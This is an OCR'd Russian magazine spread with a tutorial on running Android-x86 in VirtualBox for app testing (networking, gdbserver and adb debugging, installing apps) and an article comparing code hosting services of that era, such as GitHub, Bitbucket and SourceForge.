
Как известно, исходники Android открыты — такова политика Google. Поэтому у любого желающего в принципе есть возможность взять за основу исходную версию мобильной ОС и начать разработку своей собственной ветки. Многие энтузиасты активно выпускают патчи, реализующие дополнительный функционал, которого нет в оригинальном Android.

Именно так появился проект «patch hosting for android x86 support». Разработчики планировали выпускать патчи для поддержки x86-платформы. Но после нескольких месяцев работы они поняли, что способны на большее, чем просто поставлять патчи. Так появился проект Android-x86 (www.android-x86.org) — специальная версия мобильной ОС для запуска на самом обычном компьютере. У Android-x86, как и у Android, есть разные ветки. В качестве тестовой платформы выбран культовый нетбук Eee PC, но фактически не имеет значения, куда ты будешь устанавливать проект. Это может быть как компьютер, так и планшетник или ноутбук (к проверенным устройствам относятся ASUS Eee, Viewsonic Viewpad 10, Dell Inspiron Mini Duo, Samsung Q1U, Viliv S5, Lenovo ThinkPad x61 Tablet). Последний билд даже имеет поддержку Wi-Fi.


Впрочем, если установка Android на ноутбук — это, скорее, баловство, то установка на виртуальную машину может принести вполне ощутимую пользу, особенно тем, кто хочет попробовать свои силы в разработке под Android, так как после установки им будет намного удобнее тестировать приложения (правда, придется мириться с некоторыми ограничениями, например с отсутствием эмуляции акселерометра). Предлагаю перейти к практике.

УСТАНОВКА НА ВИРТУАЛКУ

1. Прежде всего стоит пойти на официальный сайт и выбрать подходящий образ. Все образы представляют собой LiveCD.
2. Выбрав подходящий исошник (я скачал android-x86-2.2-r2-asus_laptop.iso), можно приступать непосредственно к установке под виртуальным окружением, например под бесплатным VirtualBox (www.virtualbox.org). Запускаем его и создаем новую виртуальную машину со следующими параметрами:



Создаем раздел для установки Android-x86



Список доступных видеорежимов

```
Имя: Android
Операционная система: Linux
Версия: Other Linux (или Linux 2.6)
Память: 512 Мб
Жесткий диск: 3 Гб
```

В настройках виртуальной машины нужно прописать загруженный нами образ Android-x86 в качестве DVD-привода. После этого виртуалку можно запускать.

3. Когда виртуальная машина загрузится с LiveCD, ты сразу видишь меню для выбора вариантов загрузки. Чтобы просто запустить и посмотреть ОС, достаточно выбрать «Run Android-x86 without installation». Поскольку нас больше интересует установка Android в качестве обычной ОС, выбираем последний пункт — «Installation → Install Android-x86 to harddisk».
4. После этого появится меню, предлагающее выбрать раздел для установки системы. Так как разделов у нас еще нет, выбираем пункт «Create/Modidy partitions», в результате чего запустится обычный cfdisk. Создаем новый раздел (первичный), выделяя под него все свободное пространство, и ставим разделу флаг Bootable. После этого из системной утилиты можно выйти, не забыв записать изменения.
5. Теперь можно выбрать созданный раздел для установки в него операционной системы. Указываем тип файловой системы — ext3, устанавливаем загрузчик GRUB и делаем директорию /system доступной для чтения/записи. Затем можно либо загрузиться в Android, или создать фейковую SD-карту, что тоже делается довольно просто. Всё, что для этого от нас требуется, — указать объем создаваемой карты.
6. На этом установка завершена. Выключаем виртуалку, убираем в ее настройках примонтированный исошник Android-x86 (чтобы грузиться уже непосредственно с жесткого диска) и запускаем заново. Система предложит два варианта загрузки: обычный и debug. Выбираем первый из них и получаем загруженную под виртуалкой Android-систему. Если у тебя вдруг не заработает мышка, зайди в меню «Машина» и выбери пункт «Выключить интеграцию мыши» (то же самое можно сделать нажатием Right Ctrl + I).

В общем-то, на данном этапе мы достигли поставленной цели — загрузили Android на обычном компе. Для тех, кто любит ставить всё самое последнее, скажу, что версия 4.0 имеет статус devel, так что в ней могут присутствовать различные недоработки. Например, почему-то одновременно показываются графическая оболочка и консоль. Не знаю, баг это или фича, но работать в такой ОС очень неудобно. Образ 3.2RC2 хорош всем, кроме того, что в нем отсутствует поддержка Ethernet, которая была мне нужна для отладки приложений. Но если цель всей затеи — просто поиграться с Android, то смело можешь выбирать его. Я же остановился на ветке 2.2.

ИНСТАЛЛИМ ПРИЛОЖЕНИЯ

Итак, система работает — что дальше? Стандартный набор приложений, поставляемый вместе с ОС, быстро приедается. Да и разве мы ради того поднимали Android-x86, чтобы оказаться зажатыми в каких-то рамках? К сожалению, Android-x86 не может использовать Android Market — эта опция доступна только для тех производителей железа, которые имеют лицензию Google. Поэтому новые приложения установить не так просто, как в Android-телефонах. Тем не менее разработчики Android-x86 по-

НАСТРОЙКА ЗВУКА И ВИДЕО

Звук. После установки Android-x86 звук очень часто перестает работать. Я тоже обнаружил эту проблему, когда зашел на Youtube посмотреть ролики. К счастью, всё оказалось не так страшно, и замена звуковой карты в настройках виртуальной машины на «Intel HD Audio» позволила устранить сбой. Если же простое решение не помогает, на официальном сайте выложен FAQ, где описано, как заставить работать ICH AC97 под VirtualBox (bit.ly/v4H7YQ).

Видео. Операционная система Android ориентирована на широкий круг девайсов, от смартфонов до наручных часов. Очевидно, что устройства имеют разные размеры и, соответственно, разные размеры экрана, поэтому было бы здорово протестировать разрабатываемое приложение при разных разрешениях. Сделать это совсем несложно. Во время запуска виртуальной машины надо дождаться, пока GRUB предложит варианты загрузки ОС, и выбрать в меню пункт «Android-x86 2.2 (HDPI)». Далее нажимаем «e» для редактирования записи. Появится еще одно меню, в котором следует выбрать запись вида «kernel /android-2.2/kernel /quiet root ....». Опять нажимаем «e» и в конце строки через пробел дописываем «vga=ask». Нажимаем Enter для сохранения и «b» для загрузки. После этого на экран будут выведены все доступные видеорежимы, останется только выбрать нужный и ввести его номер. Например, режим 1152x864x32 VESA обозначен как 34C.

```
root@android:/ # netcfg
lo       UP     127.0.0.1        255.0.0.0        0x00000049
eth0     UP     10.0.2.15        255.255.255.0    0x00001043
eth1     DOWN   0.0.0.0          0.0.0.0          0x00001002
root@android:/ # netcfg eth1 down
root@android:/ # netcfg eth1 dhcp
action 'dhcp' failed (Invalid argument)
1|root@android:/ # netcfg eth1 up
root@android:/ # netcfg
lo       UP     127.0.0.1        255.0.0.0        0x00000049
eth0     UP     10.0.2.15        255.255.255.0    0x00001043
eth1     UP     192.168.56.101   255.255.255.0    0x00001043
root@android:/ # _
```

Настраиваем локальную сеть в Android

старались максимально упростить процесс установки сторонних приложений:

1. Сначала надо разрешить установку сторонних приложений из неизвестных источников. Идем в «Settings → Applications → Unknown sources» и ставим здесь галочку. Если не включить эту опцию, то, попытавшись установить приложение, мы получим сообщение, что установка заблокирована.
2. Если известен адрес для скачивания приложения, открываем браузер и скачиваем программу. После завершения загрузки кликаем на скачанный файл для установки. Появится окошко с просьбой подтвердить установку приложения. При удачном раскладе после нажатия Install наше приложение начнет устанавливаться. Почему при удачном? Потому, что некоторые программы могут быть несовместимы с Android-x86. В таком случае поставить их не получится.

Чтобы еще больше упростить поиск приложений, можно воспользоваться утилитой AndAppStore, которая поставляется вместе с Android-x86. Это своего рода аналог Android Market: весь софт здесь разбит на категории, а любая программа устанавливается в два клика.

НАСТРОЙКИ ДЛЯ ОТЛАДКИ

Итак, мы установили ось, поигрались с интерфейсом Android, заинсталлили программы, которые хотели посмотреть, — пора переходить к более серьезным занятиям. Я изначально собирался использовать такую систему как платформу для тестирования разрабатываемых приложений, поэтому расскажу, как это делается.

Первым делом нам понадобится настроить сеть, причем в нашем случае она не совсем стандартная. Android-система должна иметь доступ в интернет (что просто необходимо при написании сетевых приложений), а также еще одно подключение к локальной сети, через которое мы могли бы связаться с нашей виртуальной машиной для отладки приложений. Ethernet нужен, чтобы настроить NAT в виртуальной машине и полноценно пользоваться интернетом.

Итак, открываем раздел «Сеть» и настраиваем там два адаптера:

```
Адаптер 1 — NAT (в виртуальной машине будет виден как
eth0, для интернета).
Адаптер 2 — виртуальный адаптер хоста (в виртуальной
машине будет виден как eth1, для отладки приложений).
```

Для продолжения требуется ребут системы. По умолчанию Android x86 не может работать с двумя сетевыми адаптерами, но это легко исправить. Идем в меню для запуска приложений, переходим в «Settings → Configure Ethernet» и выбираем «eth0 dhcp», после чего снова перезагружаем виртуалку. После загрузки необходимо перейти в консоль. Делается это очень просто, с помощью комбинации Alt + F1...F6 (Alt + F7 вернет нас в графический интерфейс). В консоли необходимо выполнить следующие команды:

```
root@android:/ # netcfg
lo   UP    127.0.0.1      255.0.0.0        0x00000049
eth0 UP    10.0.2.15      255.255.255.0    0x00001043
```

ОТЛАДКА ЧЕРЕЗ GSDSERVER

Не могу не отметить, что Android-x86 предлагается с предустановленным GDBserver'ом, который можно найти в /sbin/gdbserver. Таким образом, у нас есть возможность использовать GDB для отладки приложений на удаленной машине. Для этого, опять же, необходимо поднять сеть между виртуальной и хостовой ОС как показано выше и запустить GDBserver:

```
root@android:/ # gdbserver <VirtualBox ip address>:1234 \
  [исполняемый файл приложения и полный путь к нему]
```

Можно также воспользоваться опцией "--attach pid", чтобы присоединиться к процессу, который уже запущен.

Далее мы можем подключаться к нашей виртуалке с обычной машины. Запускаем GDB:

```
# gdb
```

И подключаемся к удаленному серверу:

```
gdb > target remote <VirtualBox ip address>:1234
```

Работает!

ЕСЛИ НУЖНЫ ТОЛЬКО ПРИЛОЖЕНИЯ

Специально на тот случай, если нужно запустить только Android-приложения (скажем, популярные игрушки), создан во многом уникальный проект Bluestacks (bluestacks.com), разработка которого ведется совместно с компанией AMD. Идея в том, чтобы не эмулировать ОС Android, а полностью воссоздать окружение мобильной ОС для нативного выполнения программ. Что это дает? Ты можешь запускать игры в полноэкранном режиме, и они реально не будут тормозить. Платформа позволяет запускать десять приложений, которые идут в комплекте с ней, а также устанавливать дополнительные. Это делается очень просто. Заходим в папку с установленной программой, находим файл HD-ApkHandler.exe и создаем для него ярлык на рабочем столе. Далее скачиваем интересующее нас приложение для Android (в виде apk-пакета) и перетаскиваем его на только что созданный ярлык. Всё, программа установлена — ее можно запускать. Некоторые приложения, правда, не установятся из-за проблем с совместимостью. Некоторые другие, например Angry Birds и Fruit Ninja, помечены компанией BlueStacks как «премиум-приложения», которые можно будет установить только при использовании грядущей платной версии программы. Однако куча других игр установится и запустится без проблем.

```
eth1 DOWN  0.0.0.0        0.0.0.0          0x00001002
root@android:/ # netcfg eth1 down
root@android:/ # netcfg eth1 dhcp
action 'dhcp' failed (invalid argument)
root@android:/ # netcfg eth1 up
root@android:/ # netcfg
lo        UP    127.0.0.1        255.0.0.0       0x00000049
eth0      UP    10.0.2.15        255.255.255.0  0x00001043
eth1      UP    192.168.56.101  255.255.255.0  0x00001043
```


Теперь, как ты видишь, у нас подняты два интерфейса: один для выхода в Сеть, другой для отладки приложений. Остается только настроить последнюю.

ОТЛАДКА ПРИЛОЖЕНИЙ


Для дальнейших действий нам понадобится Android SDK который придется загрузить (developer.android.com/sdk/index.html).

1. Скачиваем архив android-sdk_r16-windows.zip и распаковываем. Заходим в получившуюся папку и ищем директорию platform-tools. Ага, такой нет. Придется запустить SDK Manager и установить недостающие инструменты. Выбираем категорию «Tool → Android SDK Platform-tools». После установки должна появиться папка platform-tools, которая нас и интересует.
2. В папке надо найти утилиту ADB. Аббревиатура ADB расшифровывается как Android Debug Bridge (Отладочный мост «Андроид»). Так как операционная система от Google принадлежит к семейству Linux, для ее настройки часто необходимо использовать командную строку. Конечно, существуют программы — эмуляторы терминала, которые позволяют выполнять команды прямо на устройстве, но, во-первых, на маленьком экране телефона это делать неудобно, а во-вторых, иногда требуется доступ к устройству через компьютер. В этих и многих других случаях программа ADB просто незаменима. Она устанавливает связь между устройством и компьютером и позволяет прямо на компьютере выполнять различные манипуляции с системой Android.
3. Для того чтобы подключить новое устройство к системе, надо ввести:

```
adb connect 192.168.56.101
```



Установка приложений с помощью AndAppStore



Выбираем на каком эмуляторе будем отлаживать написанное приложение

```
connected to 192.168.56.101:5555
```

После этого можно просмотреть список уже подключенных устройств, набрав команду:

```
c:\android-sdk-windows\platform-tools>adb devices
List of devices attached
emulator-5554    device
192.168.56.101:5555      device
```

Здесь emulator-5554 — дефолтный эмулятор от Google, а 192.168.56.101:5555 — наша виртуальная машина.

4. С этого момента наш эмулятор доступен из Eclipse, и его можно использовать для тестирования приложений, что нам и требовалось.

ЗАКЛЮЧЕНИЕ

Что я могу сказать после месяца использования Android-x86? С одной стороны, проект еще немного сыроват и некоторые недоработки заметны невооруженным взглядом. Версия 4.0 удивила своим интерфейсом, в котором консоль торчала поверх графики. Версия 3.2 на первый взгляд не имела глюков в плане графики, но не позволяла поднять сеть для отладки приложений. И только 2.2 удовлетворила всем моим требованиям.

С отладкой тоже всё непросто: этот способ однозначно быстрее эмулятора SDK, но полноценно отлаживать приложения лучше всё-таки на настоящем девайсе. С другой стороны, это шикарная возможность запустить Android на своем компе и понять все его достоинства и недостатки, протестировать популярные приложения, не покупая телефонов и прочих девайсов. ⌶

SHORTCUT'Ы ДЛЯ БЫСТРОЙ НАВИГАЦИИ

- Кнопка Windows соответствует кнопке Home в Android;
- Esc соответствует кнопке «Назад» в Android;
- F2 соответствует кнопке Menu;
- F3 соответствует кнопке поиска;
- Alt + F1 — переключение в консольный режим;
- Alt + F7 — переключение в режим GUI.

Бардадым Денис

Где хранить код?

ВЫБИРАЕМ ПРАВИЛЬНЫЙ ХОСТИНГ КОДА

Ни один нормальный программист не будет создавать папки вроде v001, v002 и распихивать по ним разные версии своих разработок. Вместо этого он воспользуется системой управления версий, а репозиторий разместит онлайн, чтобы работать с кодом могли и другие разработчики. Сделать это можно бесплатно благодаря хостингу кода, выбором которого мы сегодня и займемся.

INFO

Если ты не имел дело с системой управления версий, то перед тем, как читать статью, загляни в архив и найди в #12/2011 номере][статью «Git&GitHub: с места в карьер».



Что такое хостинг кода? Это место, куда ты при помощи твоей любимой системы контроля версий можешь загрузить свой код. Таким образом, с кодом смогут работать несколько программистов. При этом хостинг поможет с раздачей прав на проекте и позволит следить за вносимыми в него изменениями. Подобные сервисы предоставляют ряд инструментов для разработки и поддержки проекта, например wiki для составления документации и issue tracker для фиксирования проблем. Более того, пользователи одного сервиса, как правило, становятся членами активного компьюнити, что лучше всего видно на примере GitHub, речь о котором пойдет ниже. Но обо всём по порядку.

SourceForge

www.sourceforge.net
Поддерживаемые системы контроля версий:
CVS, SVN, Git, Mercurial, Bazaar.
Проекты:
Только под свободной лицензией.
Основные возможности:
Wiki, bug tracking, code review, почтовые рассылки, форум, shell-сервер.

SourceForge является одним из родоначальников сервисов для хостинга проектов с открытым исходным кодом. Для каждого проекта предоставляется уникальный домен имя_проекта.sourceforge.net, который полностью попадает в распоряжение владельца. Одной из ключевых является возможность быстро развертывать дополнительные приложения. Как тебе идея установить, скажем, issue tracker? Если тебе не нравится используемый по умолчанию mediocre, ты можешь выбрать trac или какой-нибудь еще. То же самое относится и к другим приложениям, которые также можно развернуть: wiki, форум, блог и т. д. Более того, даже если ни одна предустановленная программа не подошла, ты всегда можешь установить сторонние приложения. Для этого предоставляется shell-сервер, который позволяет загружать рабочие файлы по FTP или SCP. Приложение должно быть написано на PHP/Ruby/Python и использовать в качестве базы данных MySQL. Подобная расширяемость и навороченность затрудняет освоение сервиса: новичку такой перегруженный интерфейс может показаться излишним. С другой стороны, если тебе чего-то не хватает на других хостингах кода, то здесь ты можешь реализовать любой необходимый функционал. Стоит отметить, что сама платформа SourceForge изначально была открыта: ее мог развернуть любой желающий. Однако с 2000 года исходники закрыли — остался лишь форк Savannah.
Резюме: Для эстетов.



SourceForge

Google Code



code.google.com/hosting
Поддерживаемые системы контроля версий:
GIT, SVN, Mercurial.
Проекты: с открытым исходным кодом.
Основные возможности:
code review, wiki, release hosting, issue tracker.

Изначально предполагалось, что этот хостинг проектов от Google станет убийцей SourceForge. Сейчас это один из самых простых в освоении сервисов. По умолчанию для каждого проекта доступны wiki, issue tracker и репозиторий исходного кода. Гибкие настройки позволяют менять названия и содержание указанных страниц. К примеру, если ты уже хранишь исходники, скажем, на GitHub и не хочешь размещать их на Google Code, то просто создаешь страницу wiki с адресом репозитория (чтобы пользователи нашли твои исходники) и указываешь ее в качестве содержания страницы Sources. Стоит также отметить удобство настройки issue-трекера и релизов файлов. Можно задавать свои собственные статусы для issue и метки для выложенных файлов. И наверное, самая главная особенность этого хостинга заключается в том, что он задействует другие сервисы Google. Почтовая рассылка осуществляется с помощью Gmail. Google Groups объединены с issue tracker'ом. В качестве учетных записей, естественно, используются аккаунты Google.
Резюме: Для фанатов Google и новичков.




Google Code

Assembla



www.assembla.com
Поддерживаемые системы контроля версий:
Git, SVN, Mercurial.
Проекты:
бесплатные аккаунты для опенсорсных проектов и платные подписки.
Основные возможности:
wiki, tickets, code review, ftp, time tracker, build system.

Этот сервис в некотором роде уникален по своим возможностям. Он имеет как обычные для других хостингов фишки, так и совершенно уникальные. В их число входит поддержка шаблонов отчетов Scrum (популярная сегодня методика управления разработкой информационных систем), продвинутая система тикетов, а также инструменты планирования для гибкой методологии разработки (Agile). Сервис явно рассчитан не на социализацию, а на активную работу: он хорошо подойдет средним и большим командам разработчиков. Здесь есть такие инструменты для совместной работы, как wiki, files, messages (хорошая замена почтовой рассылке), отчеты о проделанной работе, групповой видеочат, а также так называемый «поток активности», который очень наглядно показывает состояние проекта, а также выполняемые задачи. Среди огромного количества клиентов (а их больше полумиллиона) есть немало крупных компаний, которым необходимы средства для управления работой над проектом: метрики, статистика кода, time tracking и т. д.
Резюме: Для больших команд и компаний.



Assembla

Bitbucket



bitbucket.org
Поддерживаемые системы контроля версий:
Git, Mercurial.
Проекты:
неограниченное количество открытых и закрытых репозиториев с возможностью добавлять до пяти коллабораторов (коллабораторами обычно называют соразработчиков). Платные подписки.

Многие программисты знакомы с баг-трекером JIRA, который используется во многих крупных компаниях. Это разработка известной австралийской компании Atlassian, в портфеле продуктов которой, помимо прочего, есть и хостинг кода. Bitbucket (Корзина битов) с функциональной точки зрения предлагает то же самое, что и GitHub. Однако основой этого хостинга является не система контроля версий Git, а Mercurial, что стало одной из ключевых причин его популярности. Сейчас используемая система контроля версий не так уж и важна: хостинг поддерживает и Mercurial, и Git. Самая же главная киллер-фича, из-за которой многие отдают предпочтение именно Bitbucket, — это возможность бесплатно создавать неограниченное количество закрытых репозиториев кода (в каждом может быть до пяти участников). У GitHub за подобную услугу пришлось бы платить денежки. К тому же проект здесь никак не ограничен в объеме дискового пространства. Хостинг может помочь переехать с других сервисов (ты просто указываешь адрес, а остальное он сделает сам), а благодаря сходству интерфейса с интерфейсом GitHub переезд будет безболезненным. Но следует заметить, что у сервиса слабо развиты инструменты для review кода — нет возможности комментировать отрывки кода и начинать процесс review как таковой. Зато Bitbucket предлагает удобную интеграцию с другими сервисами, например хотя бы с тем же самым баг-текером JIRA, а REST API позволяет создать привязку для любого другого инструмента (хотя такой API есть и у GitHub).
Резюме: Для фанатов Git и Mercurial.




Bitbucket

GitHub



github.com
Поддерживаемые системы контроля версий:
Git, SVN (git-svn).
Проекты:
бесплатные публичные репозитории (300 МБ общего дискового пространства), платные подписки (закрытые репозитории), командные аккаунты.
Основные возможности:
code review, fork, wiki, issue tracker, почтовые рассылки, сохранения заметок.

Лозунг этого хостинга, непосредственно отражающий его философию, — социальный кодинг. Здесь все крутится вокруг кода и совместной работы разработчиков. После авторизации ты увидишь что-то вроде страницы в Facebook — только вместо новостей друзей здесь отображаются изменения в интересующих тебя проектах и активность программистов. Это лучшая площадка, чтобы найти энтузиастов, которые могли бы принять участие в твоем проекте, или с головой окунуться в идею, которую кто-то здесь уже развивает. В погоне за социализацией разработчики не оставили без внимания и самое важное — работу с кодом. Чего стоит один только просмотрщик изменений (diff viewer), с помощью которого ты можешь комментировать и обсуждать любую строчку кода. Чтобы создать форк проекта, требуется всего лишь дважды кликнуть мышью. Если ты хочешь, чтобы твои изменения попали в основной репозиторий, следует отправить специальный запрос (так называемый pull request) его владельцу. Основой сервиса является распределенная система контроля версий Git. Веб-интерфейс с легкостью позволяет делать форки, накладывать патчи, предлагать слияния (merge requests). Тут же можно развернуть дискуссию — интерфейс сделан так, что тот, кому адресовано сообщение, обязательно заметит его. GitHub также предлагает один из лучших инструментов для review кода. Среди возможностей этого инструмента — подсветка и определение языка кода, комментирование строк кода и коммитов. Некоторые по разным причинам недолюбливают GitHub, но, тем не менее, можно сказать наверняка, что это самый популярный среди хостингов Git-репозиториев. И тебе он тоже понравится.
Резюме: Для фанатов Git и новичков.




GitHub

CodePlex



www.codeplex.com
Проекты:
только под свободной лицензией.
Поддерживаемые системы контроля версий:
Mercurial, TFS (Microsoft Team Foundation Server).
Основные возможности:
wiki, code review, почтовая рассылка.

Если и искать где-то проекты с открытым исходным кодом на платформе .Net, то на Codeplex. В этом нет ничего удивительного — ведь это проект компании Microsoft. И хотя никто не накладывает ограничения на инструменты, используемые для разработки, этот хостинг считается настоящей Меккой для проектов на .Net. Что говорить, если прямо из Visual Studio можно работать с тасками, багами и версиями проектов, которые хостятся на CodePlex. Сервис полностью бесплатный. Каждому проекту выделяется домен имя_проекта.codeplex.com. Изначально скрытая страница проекта не раскрывается в течение месяца, чтобы у разработчика была возможность заполнить документацию, выложить текущие исходники и определиться с лицензией. После публикации проект начинает настоящую жизнь — с этого момента можно подключать разработчиков и редакторов, начинать обсуждения и т. д. В целом CodePlex оставляет ощущения продуманного проекта и по функционалу сильно напоминает GitHub. Тем не менее, этот сервис больше подойдет программистам-одиночкам или небольшим командам разработчиков, так как интерфейс заточен под wiki, а не под исходный код. Другими словами, платформа, скорее, ориентирована на публикацию (ведение документации), а не на разработку.
Резюме: Для разработчиков .Net.




CodePlex

Gitorious



gitorious.org
Поддерживаемые системы контроля версий: Git.
Проекты: публичные репозитории.
Основные возможности: wiki, code review, почтовая рассылка.

Как несложно понять из названия, это хостинг для Git-репозиториев кода. Он появился раньше, чем GitHub, но развивался довольно вяло. Это особенно странно с учетом того, что исходники Gitorious с самого начала были открыты. Таким образом, ты без проблем сможешь развернуть подобный сервис на своих серверах и использовать свой собственный хостинг кода для работы с файлами разных проектов (например, внутри предприятия). Правда, спешу предупредить, что в плане удобства проект, на мой взгляд, оставляет желать лучшего. Он скорее подходит индивидуальным разработчикам, чем команде кодеров. К примеру, здесь напрочь отсутствуют хоть какие-нибудь инструменты для review кода. От встроенного wiki нет никакого толку — он абсолютно не годится для ведения проектной документации. Перемещаться по дереву исходников и просматривать blob'ы (используемые в Git структуры данных) неудобно. С другой стороны, местами интерфейс даже понятнее, чем у GitHub: например, очень наглядно отображается части проекта и права доступа. Если GitHub — это настоящая кладезь интересных проектов, то на Gitorious не так много известных разработок. Если бы не репозитории библиотек Qt, то проект, возможно, зачах бы совсем.
Резюме: Для фанатов Git.



Gitorious

Kiln



www.fogcreek.com/kiln
Поддерживаемые системы контроля версий: Mercurial.
Проекты: только платные подписки (возможен бесплатный доступ на 45 дней).
Основные возможности: code review, bug tracker.

Этот сервис можно назвать одним из лучших хостингов Mercurial-репозиториев, у которого, пожалуй, есть только один минус — он платный. Использовать его — одно удовольствие. Для миграции с других хостингов предлагается специальная утилита импорта, по умолчанию настроенная на твой аккаунт, что позволяет очень быстро сделать импорт из Git-, SVN-, Mercurial-репозиториев. Для работы под виндой предоставляется расширенная версия клиента TortoiseHg, специально заточенного под этот сервис. Kiln имеет грамотный интерфейс для review-кода, да и вообще весь UI выполнен на самом высоком уровне. В качестве bug tracker'a предлагается отдельный продукт, известный в кругах программистов, — FogBugz (правда, только при расширенной подписке). В целом этот сервис хорошо подходит для новичков, которым придется по душе продуманный и не перегруженный лишними наворотами интерфейс. Короче говоря, с Kiln можно сразу заняться написанием кода, а не возиться с настройкой среды разработки. Но для этого, увы, придется заплатить денежку.
Резюме: Для фанатов Mercurial и новичков.




Kiln

Launchpad



launchpad.net
Поддерживаемые системы контроля версий: Bazaar.
Проекты: опенсорсные проекты.
Основные возможности: code review, bug tracker, faq, answers.

Этот хостинг кода примечателен прежде всего тем, что построен на системе контроля версий Bazaar, разработанной компанией Canonical. Собственно, самим Launchpad занимаются те же самые разработчики. Если ты пытаешься вспомнить, где слышал название этой компании, подскажу: это те же парни, которые породили на свет бешено популярный Ubuntu Linux. Нет ничего удивительного в том, что Launchpad ориентирован на эту ОС. Например, он поддерживает Ubuntu PPA (Personal Package Archives), что позволяет легко снабжать пользователей Убунты программами и обновлениями. Для большинства проектов, которые хостятся на Lauchpad, необходим готовый репозиторий для Linux-пользователей. Не могу не отметить несколько фишек, которые крайне удобны в работе. К примеру, для каждого проекта можно сделать раздел «Вопросы и ответы», а продвинутый инструмент для code review сам проверит все конфликты и оповестит всех участников, открыв на сайте дискуссию.
Резюме: Для фанатов Ubuntu.

